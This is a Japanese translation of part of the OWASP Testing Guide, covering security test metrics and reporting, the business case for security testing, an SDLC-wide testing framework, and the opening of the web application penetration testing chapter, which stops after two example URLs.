もう1つの管理しやすい目標が、アプリケーションのセキュリティプロセスの改善状況を評価するために、基準に対して、アプリケーションのセキュリティに対する姿勢を比較することです。例えば、セキュリティ測定基準は、侵入テストだけでテストされたアプリケーションから構成されているかもしれません。コーディング中にセキュリティのテストを受けたアプリケーションから得られたセキュリティデータは、基準よりも改善(例えば、より少ない脆弱性の数)を示すはずです。

伝統的なソフトウェアテストでは、アプリケーションに発見されるバグのようなソフトウェア不具合の数は、ソフトウェア品質の基準を提供することができました。同様に、セキュリティテストはソフトウェアセキュリティの基準を提供することができます。不具合管理と報告の視点からは、ソフトウェア品質とセキュリティテストは、根本的な原因と不具合改善の努力では、類似の分類を使うことができます。根本原因の視点からは、セキュリティ不具合は、設計の間違い(例えば、セキュリティ瑕疵(かし))、または、コーディングのバグ(例えば、セキュリティバグ)に起因します。不具合を直すために必要な努力の視点からは、セキュリティと品質双方の不具合は、修正を組み込むために必要な開発者の時間と、修正に必要なツールやリソース、そして最後に、修正を組み込むためのコストで計測することができます。

品質データと比較したときの、セキュリティテストデータの特色は、リスクを決定するために、脅威や、脆弱性の暴露、脆弱性によって提起される潜在的な影響という用語によって分類されることです。セキュリティのテストアプリケーションは、アプリケーション対策が許容レベルを満たすことを確認するために技術的なリスクを管理することから構成されています。この理由で、セキュリティテストデータが SDLC の間に重要なチェックポイントにおいては、セキュリティ上のリスク戦略を支援する必要があります。例えば、ソースコード解析でソースコードに発見された脆弱性が最初のリスクの測定値を表します。このような脆弱性のリスクの測定(例えば、高、中、低)は、暴露率と発生可能性の要因を決定することによって計算できます。さらに、侵入テストによって、脆弱性を検証できます。セキュリティテストで発見された脆弱性に関連するリスク計測は、リスクを受容するか、低減するか、あるいは、組織の中の異なったレベル(例えば、事業的に、または、技術的に)に移転するかというような、リスク管理上の決定を行うために、事業の経営者を支援するものです。

アプリケーションのセキュリティに対する姿勢を評価するとき、開発しているアプリケーションの規模のような、ある特定の要因を考慮に入れることが重要です。アプリケーションの規模が、テストでアプリケーションに発見される問題点の数と関係があることは、統計的に証明されています。アプリケーションの規模を計測する方法の1つは、コードの行数(LOC)です。典型的には、ソフトウェア品質の不具合は、新規または変更された行の 1000 行あたり、およそ7個から10個です[21]。1つのテストによって、全体のおよそ 25%の不具合を減少させられるので、大規模なアプリケーションが小規模なアプリケーションよりも頻繁にテストされるのは論理的であると言えます。

SDLC のいくつかのフェーズでセキュリティテストが実施されるとき、テストデータは、試験に使用されるとすぐに脆弱性を検出することにおいて、セキュリティテストの性能を証明しており、SDLC の異なったチェックポイントにおいて対策を実行することによって、脆弱性を除去したことの有効性を証明することもできます。この種の測定は、「抑制測定」と定義され、開発プロセスのそれぞれのフェーズでセキュリティを維持するため、各フェーズで実施されたセキュリティ評価の測定能力を提供しています。これらの抑制測定は、脆弱性の修正コストを低減するための重要な要因です。なぜなら、脆弱性が発見されたときよりも遅いフェーズで修正するよりも、発見されたとき(SDLC の同じフェーズで)に脆弱性に対処することが最も低コストで済むからです。

セキュリティテスト計測方法が、次のように、内容が明確で、時間を含む目標とともに用いると、セキュリティ上のリスク、コスト、不具合管理分析を支援することができます。

- 全体の脆弱性の数を30%減らします。

- セキュリティの問題点を一定の期限（例えば、ベータリリースの前）までに修正することを期待します

セキュリティテストデータは、手動のコードレビューで検出された脆弱性の数のように絶対数値のこともあれば、コードレビューと侵入テストで検出された脆弱性の比率のように、相対数値のこともあります。セキュリティプロセスの品質についての質問に答えるために、受容できるもの、問題ないものの基準（ベースライン）を決定することが重要です。

セキュリティテストデータは、セキュリティ規制と情報セキュリティ標準の順守、セキュリティプロセスの管理、セキュリティの根本原因とプロセス改善の特定、セキュリティコストと利益の分析のように、特定の目的を支援することができます。

セキュリティテストデータが報告されるときには、分析を支援するための計測方法を提供しなければなりません。分析の範囲は、開発しているソフトウェアのセキュリティや、プロセスの有効性の手掛かりを見つけるためのテストデータの説明です。セキュリティテストデータによって支援された手掛かりのいくつかの例を示します：

- リリースに向けて、脆弱性の数は許容レベルに減少していますか？
- このプロダクトのセキュリティ品質は、類似ソフトウェアプロダクトと比較していかがですか？
- すべてのセキュリティテストの要求事項は満たされていますか？
- セキュリティ問題点の主要な根本原因は何ですか？
- セキュリティバグと比較して、セキュリティ瑕疵（かし）は、どのぐらい多いのですか？
- 脆弱性を発見するために、どのセキュリティ活動が最も効果がありますか？
- セキュリティ不具合と脆弱性の修正について、どのチームが最も生産性が高いですか？
- 高リスクの脆弱性は、脆弱性全体の何％ですか？
- セキュリティ脆弱性を検出するために、どのツールが最も効果がありますか？
- 脆弱性を発見するために、どのような種類のセキュリティテストが最も効果がありますか？
  （例えば、ホワイトボックステスト対ブラックボックステスト）
- 安全なコードレビューで、いくつのセキュリティ問題点が発見されましたか？
- 安全な設計レビューで、いくつのセキュリティ問題点が発見されましたか？

テストデータを使って正しい判断をするためには、テストツールと同様に、テストプロセスの十分な理解を持っていることが重要です。どのセキュリティツールを使用するべきかを決めるために、ツール分類学を採用すべきです。広く知られた脆弱性の中で異なった種類のものを対象としているセキュリティツールを高く評価するべきです。問題点としては、未知のセキュリティの問題点はテストされないという点です：該当するソフトウェアやアプリケーションに何も発見されなかったとしても、ソフトウェアやアプリケーションに何も問題点がないとはいえません。ある研究[22]によれば、最も優れたツールでも、脆弱性全体の45%しか発見できないことが示されています。

最も優れた自動化ツールでさえ、経験豊かなセキュリティテスト実施者とは勝負になりません：ただ、自動化されたツールからの成績の良いテスト結果に過度に頼ることは、セキュリティに関する従業者に誤った安心感を与えてしまうでしょう。典型的には、セキュリティテスト実施者がセキュリティテスト方法論とテストツールの経験が豊かであれば、セキュリティテストと分

析の結果はもっと良くなるでしょう。同様に、セキュリティテストツールに対して投資を決定している管理者についても、熟練した人材を雇用する投資を考えることが重要です。セキュリティテスト研修についても同様です。

報告の要求事項

アプリケーションのセキュリティに対する姿勢は、脆弱性の数や、脆弱性のリスク評価のような効果の面からと、コーディングエラーや、基本設計の瑕疵（かし）、構成の問題点のような原因（すなわち、根源）の面から特徴づけることができます。

脆弱性は、異なった基準によって分類することができます。基準としては、OWASP トップ10や WASC ウェブアプリケーション・セキュリティ統計プロジェクトのような、統計的な分類基準にすることもできます。あるいは WASF（ウェブアプリケーション・セキュリティのフレームワーク）分類の事例のように、防御的な対策と関連付けることもできます。

セキュリティテストデータを報告するときには、種類によって、それぞれの脆弱性の分類を示すほかに、次の情報を含めるのが最も効果的な方法です：

- 問題点がさらされているセキュリティの脅威
- セキュリティの問題点の根本的な原因（例えば、セキュリティバグ、瑕疵（かし））
- 脆弱性の発見に使用したテスト技法
- 脆弱性の改善策（例えば、対策）
- 脆弱性のリスク評価値（高、中、低）

セキュリティの脅威が何であるか記述することによって、脅威を緩和することに対して、緩和策が有効か、有効でないかを、また、その理由についても理解することができるでしょう。

問題点の根本的な原因を報告することによって、何を修正すべきかを正確に特定するのに役立つ：例えば、ホワイトボックステストの事例では、ソフトウェアセキュリティの脆弱性の根本原因は厄介なソースコードでしょう。

問題点が報告された後で、どのように脆弱性を再度テストして、発見するかについて、ソフトウェア開発者にガイドラインを提供することもまた重要です。これは、コードが脆弱かどうかを発見するために、ホワイトボックステスト技法（例えば、静的なコードアナライザによって、安全なコードレビューを行う）を用いることも含んでいます。もし脆弱性がブラックボックステスト技法（侵入テスト）で発見できるのであれば、テスト報告書は、脆弱性がフロントエンド（例えば、クライアント）に暴露されていることを、どのように検証するかについて、情報を提供する必要があります。

どのように脆弱性を修正すべきかについての情報は、開発者が修正を実行するために十分な程度に詳細に記述しなければなりません。安全なコーディング例、構成変更、および、適切な参考情報を提供しなければなりません。

最後に、リスク評価値を用いて、改善の努力に優先順位を付けることができます。典型的には、脆弱性にリスク値を割り当てることは、影響度と暴露率のような要因に基づいてリスク分析することを含んでいます。

事業計画

セキュリティテストの計測方法が有用であるためには、プロジェクトマネージャ、開発者、情報セキュリティ室、監査人、CIO（最高情報責任者）のような、組織のセキュリティテストデータの利害関係者に価値を提供する必要があります。価値というのは、事業計画における用語であり、それぞれのプロジェクトの利害関係者が役割と責任に応じて持っているものになります。

ソフトウェア開発者は、セキュリティテストデータを見て、ソフトウェアが、より安全で効率的にコーディングされていることを示すことができます。それによって、ソースコード解析ツールを使う事例ができ、また、安全なコーディング標準に従い、ソフトウェアセキュリティ研修に参加します。

プロジェクトマネージャは、データを見て、プロジェクト計画に従って、成功裏に、セキュリティテスト活動とリソースを利用し、管理していることを可能にしているデータを探します。プロジェクトマネージャーにとっては、セキュリティテストデータは、プロジェクトがスケジュール通りであって、納期に合わせた目標に向かって進んでおり、テスト実施中に改善されていることを示すものです。

もし、情報セキュリティ室（ISOs）から指示が来るのであれば、セキュリティテストデータは、セキュリティテストの事業計画に役立ちます。例えば、SDLC の間のセキュリティテストは、プロジェクトの納期に影響を与えていないことと、むしろ、開発後期に脆弱性に対処していたら必要であった全体作業量を減少させているという証拠を提供することができます。

監査人に対しては、セキュリティテストの計測によって、組織の中で、セキュリティレビュープロセスを通じて、セキュリティ標準に準拠しているとの主張について、ソフトウェアのセキュリティの保証と信頼のレベルが提供しています。

最後に、セキュリティリソースに割り当てる必要がある予算に関して責任がある、最高情報責任者（CIOs）と最高情報セキュリティ責任者（CISOs）は、どのセキュリティ活動とツールに投資するべきかについて、情報に基づいた判断を行うために、セキュリティテストデータからコスト／利益分析を導き出そうとします。このような分析を支援する計測方法の1つがセキュリティの投資利回り（ROI）[23]です。セキュリティテストデータからこのような計測データを得るためには、脆弱性の露出のためのリスクと、セキュリティリスクを緩和させるためのセキュリティテストの効果の差異を定量化し、このギャップと、セキュリティテストの活動または採用したテストツールのコストを考慮に入れることが重要です。

参考文献

[1] トム・デ・マルコ (T. De Marco), Controlling Software Projects: Management, Measurement and Estimation, Yourdon Press, 1982、『品質と生産性を重視したソフトウェア開発プロジェクト技法 -見積り・設計・テストの効果的な構造化』、近代科学社、1987 年

[2] S. ペイン (S. Payne), セキュリティ定量化ガイド - http://www.sans.org/reading_room/whitepapers/auditing/55.php

[3] 米国標準技術研究所(NIST), 不適切なソフトウェアテスト基盤がもたらす経済的影響 - http://www.nist.gov/public_affairs/releases/n02-10.htm

[4] ロス・アンダーソン (Ross Anderson), 経済学とセキュリティ資源のページ - http://www.cl.cam.ac.uk/users/rja14/econsec.html

[5] デニス・バードン (Denis Verdon), ソフト開発者に釣りの仕方を教える - http://www.owasp.org/index.php/OWASP_AppSec_NYC_2004

[6] ブルース・シュナイアー (Bruce Schneier), 暗号文 2000 年 9 月号 - http://www.schneier.com/crypto-gram-0009.html

[7] シマンテック社, 脅威レポート - http://www.symantec.com/business/theme.jsp?themeid=threatreport

[8] 米国連邦取引委員会(FTC), グラム・リーチ・ブライリー法 - http://www.ftc.gov/privacy/privacyinitiatives/glbact.html

[9] ピース上院議員及びシミティアン下院議員、SB1386、米国カリフォルニア州 新プライバシー法 - http://www.leginfo.ca.gov/pub/01-02/bill/sen/sb_1351-1400/sb_1386_bill_20020926_chaptered.html

[10] EU 指令 96/46/EC、個人データ処理に係る個人の保護及び当該データの自由な移動に関する欧州議会及び理事会指令 - http://ec.europa.eu/justice_home/fsj/privacy/docs/95-46-ce/dir1995-46_part1_en.pdf

[11] 米国標準技術研究所(NIST), IT システムのためのリスクマネジメントガイド - http://csrc.nist.gov/publications/nistpubs/800-30/sp800-30.pdf

[12] カーネギーメロン大学 ソフトウェア工学研究所、運用における重要な脅威、資産及び脆弱性の評価 (OCTAVE) - http://www.cert.org/octave/

[13] ケン・トンプソン、信用を信じることの考察、ACM（米国計算機学会）学会誌からの転載 ー http://cm.bell-labs.com/who/ken/trust.html

[14] ゲーリー・マグロー、「悪性度測定器」を越えて - http://www.ddj.com/security/189500001

[15] 米国連邦金融機関検査協議会 (FFIEC)、インターネットバンキング環境における認証 - http://www.ffiec.gov/pdf/authentication_guidance.pdf

[16] ペイメントカード業界セキュリティ標準協議会 (PCI SSC), PCI データセキュリティ標準(PCI DSS) - https://www.pcisecuritystandards.org/security_standards/pci_dss.shtml

[17] マイクロソフト開発者ネットワーク(MSDN), 一覧：ウェブアプリケーションのフレーム - http://msdn.microsoft.com/en-us/library/ms978518.aspx#tmwacheatsheet_webappsecurityframe

[18] マイクロソフト開発者ネットワーク(MSDN), **ウェブアプリ**ケーションセキュリティ強化／第 2 章 脅威とその対策 - http://msdn.microsoft.com/ja-jp/library/aa302418.aspx

[19] ギル・レゲフ、イアン・アレクサンダー、アライン・ウェグマン(Gil Regev, Ian Alexander,Alain Wegmann), ユースケース（使用事例）とミスユースケース（誤使用事例）による、ビジネスプロセスの規制上の役割のモデル化 - http://easyweb.easynet.co.uk/~iany/consultancy/regulatory_processes/regulatory_processes.htm

[20] シンドル・G・オプドマル・A (Sindre,G. Opdmal A)., ミスユースケース（誤使用事例）を通じてセキュリティ上の要求事項を把握する - *http://folk.uio.no/nik/2001/21-sindre.pdf*

[21] ソフトウェア開発ライフサイクル全体のセキュリティに関するタスクフォース、ケイパージョーンズ社からデータ参照、ソフトウェアの評価、ベンチマーク及びベストプラクティス - http://www.cyberpartnership.org/SDLCFULL.pdf

[22] 米国 MITRE 社, 脆弱性を明示しよう、スライド 30、共通脆弱性タイプ一覧(CWE) - http://cwe.mitre.org/documents/being-explicit/BlackHatDC_BeingExplicit_Slides.ppt

[23] マルコ・モラナ (Marco Morana), ソフトウェアライフサイクルの中でセキュリティを構築する／事業計画 - http://www.blackhat.com/presentations/bh-usa-06/bh-us-06-Morana-R3.0.pdf

3. OWASP テストの枠組み

概要

このセクションは組織の中で展開することができる、典型的なテストの枠組みを説明します。この枠組みは、ソフト開発ライフサイクル（SDLC）の種々のフェーズにおいて、適切な技法とタスクを構成する参照用のものとして見ることができます。会社とプロジェクトチームは、このモデルを用いて、自分自身のテストの枠組みを開発することができます。その範囲は、テスト実施サービスから、ベンダーまでを含んでいます。この枠組みは命令するようなものではなく、組織の開発プロセスや文化に合わせて拡張し、形成することができる、柔軟なアプローチとしてであると考えてください。

このセクションは、組織が完全な戦略上のテストプロセスを構築するのを支援することを目指しており、より戦術的で、特定の領域のテストに従事することが多いコンサルタントや、契約者向けではありません。

ソフトウェアセキュリティを評価して、改善するために、なぜ、最初から最後までのテストの枠組みを構築することが決定的であるかを理解することが重要です。ハワードとルブランは、*Writing Secure Code*、『プログラマのためのセキュリティ対策テクニック』の中で、マイクロソフト社がセキュリティ情報を公表するために少なくとも 10 万ドル（約 900 万円）のコストがかかり、ユーザがセキュリティパッチを実行するために、寄せ集めれば、はるかに多くのコストがかかっていることを指摘しています。一方、米国政府のサイバー犯罪ウェブサイト(http://www.cybercrime.gov/cccases.html)では、最近の刑事事件と組織に対する損失を詳述していることを指摘しています。典型的な損失は、10 万ドルをはるかに超えています。

このような経済学を考えると、ソフトウェアベンダーが、ただ単に、すでに開発されたアプリケーションに対して実行できるだけであるブラックボックスセキュリティテストから、定義、設計、および、開発のようなアプリケーション開発の初期のサイクルに集中することに移行しないのは少し不思議です。

多くのセキュリティ専門家が侵入テストの領域でまだセキュリティテストを実施しています。すでに述べたように、侵入テストには一定の役割がありますが、一般にバグを発見するには効率的でなく、そして、テスト実施者には高い技術力が要求されます。侵入テストは、ただ単に実装時の技術として、あるいは、運用システムの問題点に注目を集めるために使用するべきです。アプリケーションのセキュリティを改善するためには、ソフトウェアのセキュリティ品質を改善しなくてはなりません。これは、コードが完全に構築されるまで待つという高価な戦略に頼らず、定義、設計、開発、実装、および、運用の各段階でセキュリティのテストを実施することを意味します。

この文書のイントロダクションで議論したように、ラショナル統一プロセス、エクストリーム・プログラミング、アジャイル開発、および、伝統的なウォーターフォール開発などの数多くの開発方法論があります。このガイドの意図は、特定の開発方法論を推奨するものではなく、また、特定の方法論に密着した特定のガイドを提供するものでもありません。その代わりに、一般的な開発モデルを提示しますので、読者は自分たちの組織のプロセスにしたがって理解してください。

このテストの枠組みは、実施すべきである次の活動から構成されます：

- 開発開始前
- 定義および設計中
- 開発中
- 実装中

- 維持と運用

フェーズ 1 : 開発が始まる前に

アプリケーション開発がスタートする前に:

- セキュリティが備わった、適切な SDLC があることを保証するためにテストしてください
- 適切な内部規定と標準が開発チームのために有効であることを確認するためにテストしてください
- 測定方法と測定基準を開発してください

フェーズ 1A: 内部規程と標準のレビュー

決まった場所に、適切な内部規程、標準、および、文書があることを確認してください。開発チームにガイドラインや内部規程を与えるので、文書は極めて重要です。

正しいことをすることができるのは、何が正しいかを知っているときだけです。

もしアプリケーションが Java で開発されるなら、Java の安全なコーディング標準があることは不可欠です。もしアプリケーションが暗号を使うのであれば、標準的な暗号があることは不可欠です。内部規程あるいは標準が、開発チームが直面するであろうすべての状況をカバーすることができません。広く知られている、予測可能な問題点を、あらかじめ文書化しておくことによって、開発プロセス中に実施しなければならない判断を少なくすることができるでしょう。

フェーズ 1B: 測定方法と測定基準の開発(追跡可能性の確認)

開発が始まる前に、測定計画を立案してください。測定する必要がある基準を定義することによって、それはプロセスと製品の双方で不具合を見えるようにします。開発が始まる前に測定方法を定義することは不可欠です。データを取得するためにプロセスを修正する必要があるかもしれません。

フェーズ 2: 定義および設計中

フェーズ 2A: セキュリティ要求事項の監査

セキュリティ要求事項は、セキュリティの視点から、アプリケーションがどのように機能するか定義します。セキュリティ要求事項がテストされることは不可欠です。この事例のテストは、要求事項の前提条件のテストと、要求事項の定義と現状にギャップがあるかどうか見るためのテストを実施します。

例えば、もし、ユーザーがウェブサイトのホワイトペーパーセクションにアクセスする前に登録されていなければならないという要求事項があった場合、ユーザはシステムに登録しないといけないのか、ユーザを認証するのかが不明です。要求事項は、できる限り明快であるようにしてください。

要求事項のギャップを探すときは、次のようなセキュリティ機構を見ることを考えてください

- ユーザ管理(パスワード初期化など)

- 認証
- 認可
- データの機密性
- 完全性
- 責任追跡性／説明責任
- セッション管理
- 移送のセキュリティ
- 多段階のシステム隔離
- プライバシー（個人情報保護）

フェーズ 2B: 基本設計と詳細設計のレビュー

アプリケーションには、文書化された基本設計書と詳細設計書がなければなりません。文書化とは、モデル、テキスト形式の文書、その他の類似した生成物を意味します。このような生成物をテストして、要求事項で定義されたように、適切なレベルのセキュリティを強制するような基本設計、詳細設計になっているかを確認することが不可欠です。

設計フェーズでセキュリティの瑕疵（かし）を特定することは、単に瑕疵を特定するために最もコスト的に効率的な場所であるというだけでなく、変更をするにも最も有効な場所の1つです。例えば、もし多数の場所で認可決定の処理が実行されていたら、中心的な認可コンポーネントを考慮することは適当であるかもしれません。もしアプリケーションが多数の場所でデータ妥当性検査を行なっているなら、中心的に認可を実施する枠組みを開発するのが適切かもしれません。（1つの場所の入力検証を修正するのは、数百の場所を修正するよりも、ずっと低コストで済みます。

もし弱点が発見されたら、代替アプローチのためにシステム設計者に情報を提供します。

フェーズ 2C: UML モデルの生成とレビュー

基本設計と詳細設計が完了したら、統一されたモデリング言語（UML）モデルを利用して、アプリケーションがどのように機能するかを記述してください。ある場合には、これらはすでに利用可能かもしれません。これらのモデルを使用して、システム設計者と一緒にアプリケーションがどのように機能するかについて、正確に理解してください。もし弱点が発見されたら、代替アプローチのためにシステム設計者に情報を提供します。

フェーズ 2D: 脅威モデルの生成とレビュー

基本設計と詳細設計レビューで理論武装し、UML モデルによって、正確にシステムがどのように機能するかの説明があるので、脅威モデル作成に着手してください。現実的な脅威シナリオを開発してください。基本設計と詳細設計を分析して、脅威を低減するか、事業によって受容するか、あるいは保険会社のような、第三者に移転するかを確認してください。特定された脅威がまったく低減されていなかった場合、設計者を再訪し、設計変更について検討してください。

フェーズ 3: 開発中

理論的には、開発は詳細設計の実装です。しかしながら、現実の世界では、コード開発中にも、多くの詳細設計の判断が下されます。これらは、詳細設計の段階で記載するには細かすぎたか、内部規程や標準にガイドラインが掲載されていなかったものが多くあります。もし基本設計と詳細設計が適切でなければ、開発者は多くの決定に直面するでしょう。もし内部規程や標準が不十分であれば、開発者はさらにもっと多くの決定に直面するでしょう。

フェーズ 3A: コードのウォークスルー

セキュリティチームは開発者と一緒に、ときには、システム設計者とともに、コードのウォークスルーを行なわなければなりません。コードのウォークスルーは、開発者が実装されたコードのロジックと流れを説明することができる、高水準のウォークスルーです。コードレビューチームは、コードについて一般的に理解し、開発者は、コードの設計理由を説明します。

目的はコードレビューを行なうことではなくて、高いレベルで、アプリケーションを構成するコードの流れや、レイアウト、構造を理解することです。

フェーズ 3B: コードレビュー

テスト実施者は、コードがどのように構造化されるか、また、コードがなぜそのようにコーディングされたかについて、十分な理解を持っているので、実際にコードを調査し、セキュリティの不具合を調べることができます。

静的なコードレビューによって、チェックリストのセットに対してコードを検証します。次の項目を含みます:

- 可用性、機密性、完全性についての事業上の要求事項。
- 技術的暴露に対して OWASP ガイドまたはトップ 10 のチェックリスト(レビューの深さによる)
- PHP のスカーレットペーパ、マイクロソフトの ASP.NET のためのセキュアコーディング・チェックリストのような、使用している言語またはフレームワーク(枠組み)に関係する特定の問題点
- サーベンス・オックスレイ法 404、COPPA、ISO/IEC 27001、APRA、HIPAA、Visa マーチャントガイドライン、あるいは他の規制上の体制のような、すべての業界に特有の要求事項

投資されたリソース(主として時間)のリターンとしては、静的なコードレビューが他のいかなるセキュリティレビュー方法よりもはるかに質が高い収益を産み出し、しかも、レビュー実施者のスキルにほとんど依存しません。しかし、(狼男を一発で撃退するような)銀の弾丸ではなく、テスト体制全体の中で考慮する必要があります。

OWASP のチェックリストの詳細については、OWASP Guide for Secure Web Applications、あるいは OWASP Top 10 の最新版に言及してください。

フェーズ 4: 実装中

フェーズ 4A: アプリケーション侵入テスト

要求事項をテストして、設計を分析し、コードレビューを行なって、すべての問題がとらえられたと想定されるかもしれません。そのように望みたいところですが、アプリケーションが実装された後も、何も間違いがなかったことを確実にするために、侵入テストが最後のチェックを提供します。

フェーズ 4B: コンフィギュレーション管理のテスト

アプリケーション侵入テストは、ネットワーク基盤がどのように実装され、安全に保持されているかも含めなければなりません。アプリケーションが安全でも、構成の一部がデフォルトでインストールされていて、脆弱性が攻略を受けることがあります。

フェーズ 5: 維持と運用

フェーズ 5A: 運用管理レビューの実施

アプリケーションとネットワーク基盤の双方について、運用面でどのように管理されているかに関する詳細なプロセスが存在する必要があります。

フェーズ 5B: 定期的なヘルスチェックの実施


毎月、または、四半期に 1 回、アプリケーションとネットワーク基盤に対してヘルスチェックが実施され、新規の脆弱性が生じておらず、また、セキュリティのレベルが維持されていることを確認します。

フェーズ 5C: 変更検証の確認

すべての変更が承認され、品質管理環境でテストされてから、運用環境に実装されます。重要な変化管理プロセスの一部として、変更は、変更によってセキュリティレベルが影響を受けないことを確認します。

典型的な SDLC におけるテストのワークフロー

次の図は典型的な SDLC のテストのワークフロー（業務の流れ）を示しています。


OWASP テストの枠組みのワークフロー
準備
SDLCプロセスレビュー
ポリシー レビュー
開発標準 レビュー
定義・設計
要求事項 レビュー
設計 基本設計 レビュー
UMLモデル生成・レビュー
脅威モデル生成・レビュー
開発
コード レビュー
コード ウォークスルー
単体・システム テスト
実装
侵入 テスト
構成管理 レビュー
単体・システム テスト
受入れ テスト
維持運用
変更管理
ヘルス チェック
運用管理 レビュー
後退 テスト
計測基準
計測追跡可能性

4.ウェブアプリケーション侵入テスト

この章では、OWASP のウェブアプリケーション侵入テスト方法、および各脆弱性を確認する方法について説明します。

4.1 導入と目的

ウェブアプリケーション侵入テストとは何か？
侵入テストとは、擬似的な攻撃によってネットワーク、あるいはコンピュータシステムのセキュリティを評価する技法のことをいいます。ウェブアプリケーション侵入テストは、主にウェブアプリケーションのセキュリティを評価することを目的としたものです。
この診断過程は、アプリケーションの弱点や、技術的な不具合、あるいは脆弱性などに対しての能動的な分析を伴います。見つけられたセキュリティの問題は、それら問題に関する影響度や、場合によってはその問題を回避するための方法や技術的な解決策などの提案と併せて対象のシステム所有者に提示することになります。

脆弱性とは何か？
脆弱性とは、システムの設計や導入時における不具合もしくは弱点、あるいはそのシステムのセキュリティポリシーを破壊する攻撃を受けてしまうことが可能な管理または運用の状態、をいいます。脅威とは、脆弱性を利用することによって、アプリケーションが保有している資産（ファイルシステムやデータベースに格納されたデータのような情報資産）に害を及ぼす潜在的な可能性をいいます。テストとは、アプリケーションの脆弱性を示すための行為をいいます。

OWASP のテスト手法とは何か？
侵入テストは、すべての潜在的な問題点を明確にするような正確な技法ではありません。それでいて一定の状況下におけるウェブアプリケーションのセキュリティをテストすることに対して唯一の適した技法であるといえます。テストの最終的な目的は、実施可能な全てのテスト技術を収集し、その概要を説明し、当ガイドに反映していくことです。OWASP のテスト手法は、ブラックボックステストに基づいています。このため、検査者はテストするアプリケーションに関する情報を全く知らないか、あるいはほとんど知りません。テストの体系は次から構成されます。

- 検査者：テストを実施する者
- ツールや手法：当テスティングガイドプロジェクトの中核
- アプリケーション：ブラックボックスによるテスト

テストは 2 つのフェーズに分類できます。

- 受動的手法: 受動的手法では、検査者はまずそのテスト対象であるアプリケーションを操作し、そのロジックを理解することに注力します。ツールも対象のアプリケーションに関する情報を収集するために用いられます。例えば、HTTP プロキシツールは、全ての HTTP リクエストおよびレスポンスを調査するために用いられます。この章の終了時点で検査者は対象のアプリケーションにおいてアクセス可能な箇所（HTTP ヘッダや、パラメータ、Cookie など）を全て把握していなければなりません。受動的手法がどのように行われるかについては「情報収集」の章で説明しています。例を見てみましょう。検査者は以下のサイトを見つけたとします。

  https://www.example.com/login/Authentic_Form.html

  この URL からアクセスしたサイトは、ユーザーネーム、パスワードを要求するような認証ページではないかと推測できます。以下のパラメータはアプリケーションにアクセスする箇所を 2 つ表しています。

http://www.example.com/Appx.jsp?a=1&b=1

